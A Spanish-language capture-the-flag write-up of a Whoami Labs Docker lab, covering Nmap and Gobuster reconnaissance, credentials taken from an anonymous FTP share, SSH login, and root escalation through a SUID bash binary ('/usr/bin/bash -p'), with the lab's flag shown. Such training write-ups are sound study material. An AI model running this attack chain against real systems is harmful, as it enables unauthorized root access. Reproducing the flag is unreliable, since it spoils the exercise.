Informe Técnico – Capture The Flag (CTF)

Autor: Williams Padilla
Laboratorio: Whoami Labs
Tipo: Hacking Ético / CTF

1. Introducción

Para el presente laboratorio se utilizó la plataforma Whoami Labs, la cual provee entornos controlados basados en contenedores Docker con vulnerabilidades intencionales. El objetivo es practicar técnicas de hacking ético mediante ejercicios de tipo Capture The Flag (CTF), siguiendo una metodología estructurada.


2. Desarrollo del Laboratorio

Paso 1

Descarga del laboratorio desde el sitio oficial utilizando wget.


Paso 2

Descompresión del archivo tar, obteniendo los archivos startlab.sh y transferencia.tar.




Paso 3

Organización del entorno creando el directorio transferencia y moviendo los archivos correspondientes.




Paso 4

Resolución de conflicto de puertos modificando el puerto SSH de la imagen Docker de 22 a 2222.




Paso 5

Ejecución exitosa del laboratorio y validación de la IP asignada (172.17.0.2).




Paso 6

Fase de reconocimiento inicial utilizando la herramienta Nmap.




Paso 7

Identificación de servicios activos: FTP (21, anonymous enabled), SSH (22) y HTTP (80).




Paso 8

Revisión del servicio web Apache sin pistas relevantes.



Paso 9

Enumeración de directorios web con Gobuster sin resultados adicionales.




Paso 10

Acceso al servicio FTP mediante usuario anonymous y análisis del directorio pub, donde se obtiene un archivo con credenciales.


Paso 11

Validación local del archivo descargado con la lista de usuarios y contraseñas.




Paso 12

Acceso exitoso por SSH con el usuario alberto y revisión de permisos sudo.



Paso 13

Enumeración de binarios con permisos SUID ejecutables por el usuario.



Paso 14

Escalada de privilegios mediante ejecución de binario SUID con ruta absoluta.

```
-bash-5.2$ /usr/bin/bash -p
bash-5.2# whoami
root
bash-5.2#
bash-5.2# ls
bash-5.2# ls -lai
total 20
2931315 drwx------ 1 alberto alberto 4096 Nov 27 03:15 .
2931314 drwxr-xr-x 1 root    root    4096 Nov 27 03:15 ..
2931316 -rw-r--r-- 1 alberto alberto  220 Jul 30  2025 .bash_logout
2931317 -rw-r--r-- 1 alberto alberto 3526 Jul 30  2025 .bashrc
2931318 -rw-r--r-- 1 alberto alberto  807 Jul 30  2025 .profile
```

Paso 15

Acceso al directorio root y obtención del archivo flag.txt.

```
bash-5.2# cd /root
bash-5.2# ls
flag.txt
bash-5.2# cat flag.txt
@n0n_h@CKEr
bash-5.2#
```

Paso 16

Registro del flag en la plataforma, completando exitosamente el laboratorio.

3. Conclusiones

El laboratorio permitió aplicar técnicas reales de reconocimiento, explotación y escalada de privilegios. Se resalta la importancia de la correcta configuración de servicios y la gestión de permisos para reducir la superficie de ataque.